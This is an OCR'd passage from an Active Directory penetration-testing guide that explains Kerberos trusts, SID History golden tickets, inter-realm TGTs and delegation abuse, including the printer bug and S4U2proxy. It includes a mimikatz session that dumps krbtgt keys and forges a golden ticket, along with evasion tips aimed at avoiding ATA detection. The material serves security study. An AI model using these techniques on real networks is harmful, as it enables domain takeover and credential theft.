
Therefore, Silver Tickets can be used to access to service of one user and Golden Tickets can be used to access to any service in the domain… and more.

Kerberos Across domains

Golden Tickets can also be used to compromise the entire forest. But, before going any deeper into that, lets review how Kerberos works across trusted domains.

As we have seen before, it is possible for an domain user to access to services into trusting domains (using incoming or bidirectionals trusts). The process of accesing external domain resources also requires authentication, that can be provided by Kerberos.

However, a KDC (DC) only can issue STs for the services in its domain, so, how does Kerberos works across domains? Well, it is necessary to ask for a ST to the external domain DC server, and for that we require a TGT for that server. The TGT for an external KDC, known as inter-realm TGT, is issued by our KDC when we ask for a ST for a service in another domain. The steps are the following:



Kerberos across domains

1. The client/user, from the `foo.com` domain, uses SPNEGO to negotiate Kerberos authentication with the desired service, in this case HTTP\srvbar (a web server in the server srvbar) from the `bar.domain`.
2. The client asks for a ST, using its TGT of `foo.com`, for HTTP\srvbar to its KDC, by sending a TGS-REQ message.
3. The KDC identifies that this service is in the trusting domain `bar.com`. So the foo.com KDC creates a TGT for bar.com by using as encryption (and PAC signing) key the inter-realm trust key (a secret key shared between both sides of a trust). Then, the KDC returns the `bar.com` TGT in the TGS-REP message. The PAC included in `bar.com` TGT is a copy of the `foo.com` TGT PAC.
4. The client uses the `bar.com` TGT to ask for a HTTP\srvbar ST to the `bar.com` KDC, by sending a TGS-REQ message.
5. The `bar.com` KDC checks the ticket by decrypting it with the inter-realm trust key. Then it creates a ST for HTTP\srvbar for the client. When the new ST is created, the PAC from the TGT is copied and filtered if necessary. Usually, extra SIDs that are not part of the forest of the trusted domain are removed.
6. Finally, the client uses the ST to authenticate itself against the HTTP\srvbar service.

One thing that is curious is that, normally, the inter-realm TGTs are encrypted using the RC4 algorithm instead of AES256.

SID History attack

What it is interesting about this process is the way that the PAC is copied between tickets on an inter-domain interaction. This behaviour can allow to an attacker able to craft Golden Tickets for a domain to compromise the entire forest.

As we seen before, the PAC has a field to include extra SIDs, that identifies special entities. This field is usually used to include those SIDs stored in the SIDHistory attribute.

The SID History is used for migration purposes. When a user is migrated from a domain to another, the privileges of the user are reset, a new SID is created, the user is added to new groups, etc. However the SIDs from the groups the user belongs in the old domain are stored in the SID History attribute.

Then, when the user want to access to resources in the old domain, their history SIDs are added to the PAC extra SIDs field. This way, the old domain can review these SIDs and to grant the user their old privileges, allowing it to access the old domain resources.

However, the extra SIDs could be omitted (not copied into ST PAC) based on the SID filtering policy. Generally, the **domains allows the SIDs from other domains in the forest** (by default), but **discard extra SIDs from external forests** following the ForestSpecific rule, since the forest is the security boundary of Active Directory.

Additionally, **domains of the same forest also can be quarantined**, thus removing the extra SIDs by applying the QuarantinedWithinForest policy.

In contrast, the SID history can be enabled in a trust between domains of different forests with some limitations. The groups with SIDs of the target (trusting) forest whose RID is higher than 1000 are allowed. Hence, the administrative groups like "Domain Admins" (RID = 512) whose RID lower than 1000 are filtered, but groups with a higher RID that belongs to those administrative groups (becoming also administrative groups), such as the Exchange administrative groups.

Then, if the SID History is edited, administrative privileges for other domains could be injected. For example, if you inject the Enterprise Admins SID in a user SID History, then the user could have administrative privileges in the entire forest.

The SID History attribute can be edited directly in the Active Directory database by using the mimikatz misc::addsid command.

However, as we said before, the SID History is copied to the PAC of the TGT, so if we can craft a Golden Ticket, we can inject the History SIDs we want directly into the PAC extra SIDs attribute. Then, when we use this "Golder" ticket, its PAC is copied into the inter-realm TGT. Afterwards, when using this inter-realm TGT to get a ST for a service in the external domain, if this domain is in the same forest, the privileged SIDs could be copied into the ST PAC, thus granting us the privileges that we have initially injected in the Golder ticket.

An interesting SID to inject is the one of the "Enterprise Admins", this group only exists in the root domain of the forest and by default is added as member of all "Domain Admins" groups of all domains in the forest.

Actually, if you compromise the root forest of the domain and create a Golden ticket that includes the "Enterprise Admins" group (which RID is 519 and is included by default for impacket and mimikatz), you don't need to create a Golder ticket with extra SIDs, since you already have permissions to control all the forest, even the quarantined domains

(cause there is no extra SIDs to filter). Adding "Enterprise Admins" to the extra SIDs is only neccesary if you compromise a non-root domain and you want to compromise another domain of the forest, except the quarantined domains that filter the extra SIDs.

```
PS C:\> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::krbtgt

Current krbtgt: 5 credentials
 * rc4_hmac_nt       : 1bf960a6af7703f75b1a2b04787c85fb
 * rc4_hmac_old      : 1bf960a6af7703f75b1a2b04787c85fb
 * rc4_md4           : 1bf960a6af7703f75b1a2b04787c85fb
 * aes256_hmac       : 8603210037f738c50120dbe0f2259466fd4fdd1d58ec0cf9ace34eb990c705a3
 * aes128_hmac       : 204be93d3c18326bf0e6675eb0a32202

mimikatz # kerberos::golden /admin:Administrator /domain:it.poke.mon /sid:S-1-5-21-1913835218-2813970975-3434927454 /sids:S-1-5-21-4285720809-372211516-2297741651-519 /aes256:8603210037f738c50120dbe0f2259466fd4fdd1d58ec0cf9ace34eb990c705a3 /ptt
/groups:512,520,572
User      : Administrator
Domain    : it.poke.mon (IT)
SID       : S-1-5-21-1913835218-2813970975-3434927454
User Id   : 500
Groups Id : *512 520 572
Extra SIDs: S-1-5-21-4285720809-372211516-2297741651-519 ;
ServiceKey: 8603210037f738c50120dbe0f2259466fd4fdd1d58ec0cf9ace34eb990c705a3 - aes256_hmac
Lifetime  : 5/13/2021 9:36:28 AM ; 5/11/2031 9:36:28 AM ; 5/11/2031 9:36:28 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ it.poke.mon' successfully submitted for current session
```

Pass-The-Ticket with Enterprise Admins in extra SIDs

However, to perform a dcsync attack in other domain, maybe using the "Enterprise Domain Controllers" (S-1-5-9) and "Domain Controllers" (S-1-5-21-domain-516) groups SIDs is more stealth, since DC are the ones that normally perform the synchronization rutines used in dcsync.

To create "Golder" Tickets, you can use the mimikatz kerberos::golden command or the impacket ticketer.py script, similar to golden ticket creation but adding extra SIDs. If you can, use the AES256 key to avoing being detected by solutions like ATA.

Inter-realm TGT

As we have seen, the use of Kerberos for inter-realm operations introduces a new kind of TGT, the inter-realm TGT. This TGT is exactly like a normal one, except that it is encrypted with the inter-realm trust key, which is a secret key that allows to both sides of a trust to comunicate between them. The secret key is stored as the key of an user account that represents the trust.

In order to get the inter-realm trust key, usually you need to dump the domain database. Moreover, there is one situation when you could get the trust-key through Kerberoast.

When a trust is created, the password can be choosen by a person, so there is the possibility that a weak password is set. Then, you can get a inter-realm TGT encrypted with the trust key and try to crack then to get the trust password (which is used to generate all the Kerberos trust keys). But remember that trust password, as well as machine passwords, are usually changed each 30 days.

Finally, once you get the trust key, to create a inter-realm ticket, you can use the mimikatz kerberos::golden command or the impacket ticketer.py script. Then you can use it as any ticket. The inter-trust tickets are encrypted with the RC4 key, that is, the NT hash of the trust account.

Kerberos Delegation

As we have seem, Kerberos allows users to authenticate and access service all over the domain, or even in other domains. However, sometimes the accessed services needs to impersonate the user in order to talk with a third service.

For example, a web server where the user is logged (with Kerberos) needs to perform some activities in a database on behalf the user. However, when the user authenticates against the web server, this only receives user ST for itself, but to impersonate the user, it also requires a user ST for the database service.

To handle this situation, Kerberos Delegation can be used. This feature provides mechanisms to allow a service to get a ST for a third service on behalf of the client.

To perform Kerberos Delegation in Active Directory, there are two approaches:

Unconstrained Delegation
Implies to send the user TGT inside the ST to the service, allowing it to totally impersonate the client against the KDC, by using the client TGT.

Constrained Delegation
Provides mechanisms, the Service for User (S4U) extensions, that allow a service to request a ST on behalf of an user without need to use the client TGT, and only for a certain allowed services.

Let's talk about how Kerberos delegation works. But first, lets review the anti-delegation measures that prevents the delegation from working.

Kerberos Anti Delegation Measures

There are two mechanism available to avoid that an specific user account can be delegated (impersonated in Kerberos):

- Setting the NOT_DELEGATED flag in the UserAccountControl attribute of the user account.
- Adding the user to the Protected Users group.

In any of this measures are applied to an user account, the delegation won't be possible. Therefore it is important to know what accounts are protected, and to locate them you can use a LDAP query with the following filter:

```
                                        (|
(memberof:1.2.840.113556.1.4.1941:=CN=Protected Users,CN=Users,DC=<domain>,DC=<dom>)
                (userAccountControl:1.2.840.113556.1.4.803:=1048576)
                                        )
```

LDAP filter to retrieve accounts protected against delegation

In order to find delegation protected accounts you can use tools like Powerview, the Powershell ActiveDirectory module or ldapsearch.

Kerberos Unconstrained Delegation


In Kerberos Unconstrained Delegation the service can impersonate the client user since this sends its own TGT to the service. Then, the service can use the user TGT (without any constrain) to ask for new STs for other services in behalf of the client.

The KDC set the OK-AS-DELEGATE flag in the ST for any service whose owner, the service user, has the UserAccountControl TRUSTED_FOR_DELEGATION flag set. By checking the OK-AS-DELEGATE and the FORWARDABLE flags a client knows if it should ask for a TGT to be sent to the target service in order to allow unconstrained delegation.

In the case of clients that are members of Protected Users group or has the UserAccountControl NOT_DELEGATED flag set, then the FORWARDABLE flag is unset in the ST.

Moreover, to set the TRUSTED_FOR_DELEGATION flag in a user account, the SeEnableDelegationPrivilege is required.

Let's view an example:



Unconstrained delegation process

1. The client request a ST for the service HTTP\websrv (a web service in the websrv server), by using its TGT. The HTTP\websrv service belongs to the user websrv$ (remember that usernames of [[#computer-accounts][computer accounts]] end with =$=).
2. The KDC checks that the TRUSTED_FOR_DELEGATION flag is set for websrv$. Hence, the KDC returns to the client a ST for HTTP\websrv that has the OK-AS-DELEGATE flag (and FORWARDABLE).
3. The client checks the OK-AS-DELEGATE flag, that indicates that the service uses delegation, so it decides to ask to KDC for a FORWARDED TGT to send to the service.
4. The KDC returns a TGT with the FORWARDED flag set.
5. The client sends the ST with the FORWARDED TGT included to websrv to get access to the HTTP\websrv service.
6. Ocasionally, the HTTP\websrv needs to impersonate the client to access to the database service located in dbsrv. So the web service requests a ST for MSSQLSvc\dbsrv on behalf of the client, by using the received client TGT.
7. The KDC then returns a ST for the client to access the MSSQLSvc\dbsrv service.
8. Finally, the HTTP\websrv service uses the ST to access to MSSQLSvc\dbsrv by impersonating the client.

Probably the most important fact to have in mind is that a any ST that will be send to HTTP\websrv will contain a TGT from the client. Therefore, if someone compromises the websrv server, it will be able to get all those TGTs and use them to impersonate any of the clients through a Pass the Ticket attack.

To retrieve the tickets from a Windows machine (including the delegated TGTs) the mimikatz sekurlsa::tickets command or Rubeus dump command, could be used. Other approach is to dump the lsass process with tools like procdump, sqldumper or others, and extract the tickets offline with mimikatz or pypykatz.

But remember that the TGTs are included in all STs for the services of the account that has the UserAccountControl TRUSTED_FOR_DELEGATION flag set. Therefore in the previous example, where websrv$ computer account was the owner of the HTTP\websrv service, any ST requested for any other service of websrv$, like for example, CIFS\websrv (to access SMB shares), will also contain the client TGT.

In order to identity accounts with unconstrained delegation you can use the following LDAP filter:

```
(UserAccountControl:1.2.840.113556.1.4.803:=524288)
```

In order to find Unconstrained Delegation accounts, you can use tools like Powerview , impacket findDelegation.py script, the Powershell ActiveDirectory module or ldapsearch.

Therefore, if you compromise a server whose account has unconstrained delegation, then you can harvest the TGTs of all the clients that connect to it. You can use several phising techniques to make that users connect to your server like crafting files that connects to your compromise machine to get Kerberos TGTs, similar to the techniques used to get NTLM hashes to crack.

Moreover you can obtain the TGT of a computer account by forcing it to connect to you server with the printer bug. The printer bug uses an RPC call of the RPRN RPC interface that allows to any "Authenticated Users" to indicate to the target computer a server to connect through SMB.

To trigger the printer bug you can use the SpoolSample tool or the printerbug.py script. You must pass the hostname as argument for the target machine to use Kerberos, if you provide the IP, then NTLM will be use for authentication and no delegation will be performed. Moreover, you can scan for computers that have the spool service enabled (by default it is) with the SpoolerScan.ps1 script.

Besides, to monitor for the apparition of TGTs you can use the Rubeus monitor command.

Additionally, it is also possible to recollect TGTs without touching the compromised servers.

For this, we need to modify the SPNs of the unconstrained delegation account we have compromised. The bad news is that we need the Validated-SPN permission to do that, and by default is not granted to the own account. However, in the case of computers accounts, they can add by default SPNs that matches with theirs hostnames, which fortunately includes hostnames added to the msDS-AdditionalDnsHostName, that can be modified by the account itself. Then we can add as new hostname the hostname of our machine, and create thus SPNs that points to our machine. We can do this with addspn.py. Also we can add SPNs with the setspn utility.

In order to make a hostname to point to our machine we can create a custom ADIDNS record by using Powermad or dnstool.py.

Then, we can use the printer bug or phising techniques to make the users authenticate against our server. Finally, to recollect the TGTs we can use krbrelayx.


A very interesting case that allows to compromise the domain is to execute the printer bug against a DC to make it to connect to our compromised server. This way you can get a TGT for the DC account and using it to launch a DCSync attack.

Kerberos Unconstrained Delegation across forests

In fact, this technique can also be used across bidirectional forest trusts that have TGT delegation enabled, in order to compromise another forest. Usually, TGT delegation used to be enabled by default, but Microsoft issued a patch that makes that **TGT delegation disabled by default**.

The following sequence described the Kerberos messages involved in the printer bug attack across domains in case of TGT delegation being enabled. The attacker sends a RPC call from barsrv to foosrv to indicate to this last one to connect to udbarsrv, which has unconstrained delegation. Once done, a TGT of foosrv$ (the domain user of foosrv) can be obtained in udbarsrv.

The steps are the following:



Kerberos messages in printer bug across domains (delegation enabled)

1. barsrv (of the bar.com domain) sends a TGS-REQ to the `bar.com` KDC asking for a ST for the SMB service (cifs) of foosrv (since the printer bug uses RPC over SMB).
2. The bar.com KDC checks that the requested service is in the trusting domain `foo.com` and issues a TGT for barsrv$ for that domain.
3. Then barsrv uses its TGT for `foo.com` to ask to the `foo.com` KDC for a ST for cifs/foosrv service.
4. The `foo.com` KDC returns then a ST for barsrv$ for cifs/foosrv.
5. Then barsrv authenticates against foosrv and performs the printer bug call, RpcRemoteFindFirstPrinterChangeNotification, indicating to foosrv (of `foo.com` domain) to connect to udbarsrv server (of `bar.com` domain) by using SMB.
6. foosrv asks the `foo.com` KDC for a ST for the SMB service of udbarsrv (cifs/udbarsrv).
7. The `foo.com` KDC checks that the requested service is in the trusting domain `bar.com` and issues a TGT for foosrv$ for that domain. This TGT includes the OK-AS-DELEGATE flag, that indicates that TGT delegation is enabled for `bar.com` from `foo.com`.
8. Next, foosrv uses the new TGT to ask the `bar.com` KDC for a ST for cifs/udbarsrv.

9. The `bar.com` KDC returns a ST for foosrv$ for cifs/udbarsrv. This ST has the OK-AS-DELEGATE flag set, that indicates that the services uses unconstrained delegation.
10. Thus, foosrv checks that cifs/udbarsrv uses delegation and the `bar.com` delegation is allowed, so it asks to the `foo.com` KDC for a forwarded TGT.
11. The `foo.com` KDC returns a TGT for the user foosrv$ to the foosrv server.
12. Finally, the foosrv connects to udbarsrv and authenticates including its own TGT. Now, an attacker in this machine can recollect the TGT and use it to access to foosrv.

In this example, barsrv and udbarsrv are different servers to show that they can be different machines, but the printer bug also could be used to indicate to reconnect to the same machine that performs the RPC call. Moreover, also the KDCs could be the servers that perform or receive the printer bug call. In this example, many different machines were used in order to present the different Kerberos messages and roles in the attack.

In this respect, it is important to know that DCs (KDCs) have unconstrained delegation enabled, so compromise a domain DC could lead to compromise the other forests with bidirectional trusts that have TGT delegation enabled.

Kerberos Constrained Delegation

As we have seen, Unconstrained Delegation can be a dangerous thing, since it allows to completely impersonate a client. So in order to create a more restrictive delegation mechanism, Microsoft develop two Kerberos extensions known as Service for User (S4U):

- Service for User to Proxy (S4U2proxy)
- Service for User to Self (S4U2self)

By using these extensions, services can be restricted to only perform delegation against a set of allowed third-services, and no user TGT is required, preventing it from being stored on the service server. This is known as constrained delegation.

S4U2proxy

The S4U2proxy (Service for User to Proxy) extension allows a service to ask a ST for another service on behalf of the client by using the client ST that was sent to the service, instead of client TGT.

Moreover, unlike unconstrained delegation, a service can only ask for an impersonation ST for certain whitelisted services. The allowed services are defined by the following attributes:

- The msDS-AllowedToDelegateTo attribute of the service user account contains a list of SPNs (services) for which it (and its services) can ask a ST on behalf of the client. This **list of services** is used in the classic Constrained Delegation. In order to modify msDS-AllowedToDelegateTo, the SeEnableDelegationPrivilege is required.


- The service user account is listed in the in the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the target service user account. This **list of users** is used in Resource Based Constrained Delegation (RBCD).

The following commands (made with ActiveDirectory module of Powershell) show examples of these attributes:

```
PS C:\Users\Administrator> get-aduser anakin -Properties msDS-AllowedToDelegateTo

        DistinguishedName        : CN=Anakin,CN=Users,DC=contoso,DC=local
    msDS-AllowedToDelegateTo : {HTTP/webserver, HTTP/webserver.contoso.local}
                        SamAccountName           : anakin
    SID                      : S-1-5-21-1372086773-2238746523-2939299801-1103
                UserPrincipalName        : anakin@contoso.local
```

Example of msDS-AllowedToDelegateTo

Here, the services of user Anakin are allowed to perform delegation against the "HTTP/webserver" service. Therefore, Anakin can impersonate any user (except the protected ones) against "HTTP/webserver".



Moreover, since it is possible to change the target service of a ticket, Anakin could ask for a ticket for "HTTP/webserver" on behalf of the client and change the target service to any service of the owner of "HTTP/webserver", since all these services STs will be encrypted with the same Kerberos key.

For example, if the user of "HTTP/webserver" is webserver$ (the user account of the webserver computer), then Anakin could ask a ticket for "HTTP/webserver" on behalf of a client, and use this ticket to access to the SMB service of the webserver by changing the target service to "cifs/webserver". This way, Anakin can have access to the webserver by impersonating the client.


```
PS C:\Users\Administrator> get-aduser han -Properties
PrincipalsAllowedToDelegateToAccount,msDS-AllowedToActOnBehalfOfOtherIdentity


DistinguishedName                       : CN=Han,CN=Users,DC=contoso,DC=local
Enabled                                 : True
GivenName                               : Han
msDS-AllowedToActOnBehalfOfOtherIdentity :
System.DirectoryServices.ActiveDirectorySecurity
Name                                    : Han
ObjectClass                             : user
ObjectGUID                              : 356a7fb7-6cc0-4e09-a77f-b64e1677f2a8
PrincipalsAllowedToDelegateToAccount    : {CN=Anakin,CN=Users,DC=contoso,DC=local}
SamAccountName                          : han
SID                                     : S-1-5-21-1372086773-2238746523-2939299801-1109
Surname                                 :
UserPrincipalName                       : han@contoso.local
```

Example of msDS-AllowedToActOnBehalfOfOtherIdentity

> Since msDS-AllowedToActOnBehalfOfOtherIdentity value is a security descriptor with a binary format, you need to request the property PrincipalsAllowedToDelegateToAccount, that prints this data in a human friendly format

On the other hand, by checking the msDS-AllowedToActOnBehalfOfOtherIdentity of the Han user, we discover that it allows the Anakin user perform delegation against all of its services.

Therefore, Anakin can impersonate any user (except the protected ones) against any service of the Han user.



Additionally, the KDC also checks another parameters to determine the result of a S4U2proxy request. It also takes into account if the client ST is FORWARDABLE and if the client is protected against delegation. You can check the rules in the MS-SFU specification. As a summary, the rules are the following:

1. If not valid Ticket Signature in PAC of client ST => return error KRB-AP-ERR-MODIFIED.
2. If client ST is not FORWARDABLE and client is protected => return error KRB-ERR-BADOPTION - STATUS-ACCOUNT-RESTRICTED.
3. If client ST is not FORWARDABLE and target_service in ms-AllowedToDelegateTo => return error KRB-ERR-BADOPTION - STATUS-ACCOUNT-RESTRICTED. (This one was discovered by experimenting)
4. If client ST FORWARDABLE and target_service in ms-AllowedToDelegateTo => return S4U2proxy ST.


5. If service user in target_service user msDS-AllowedToActOnBehalfOfOtherIdentity => return S4U2proxy ST.

One curious thing to note is that it is possible to retrieve a S4U2proxy ST from a non FORWARDABLE client ST by using Resource Based Constrained Delegation (msDS-AllowedToActOnBehalfOfOtherIdentity). Except in the case that the target service is also listed in ms-AllowedToDelegateTo (rule 3), where an error will be returned.

Besides, prior to PAC Ticket Signature check implementation, it was possible for a service user to modify the client ST (since it was encrypted with its Kerberos key) and make it FORWARDABLE. However, Microsoft introduced this Ticket Signature in the PAC (signed by the KDC key) to verify that ST was not tampered.

Moreover, you can notice that S4U2proxy returns forwardable tickets. (Even if the specification has been updated since Elad Shamir pointed out this fact, it seems that this is still correct, at least from my experiments.)

Let's now view an example of the S4U2proxy process:



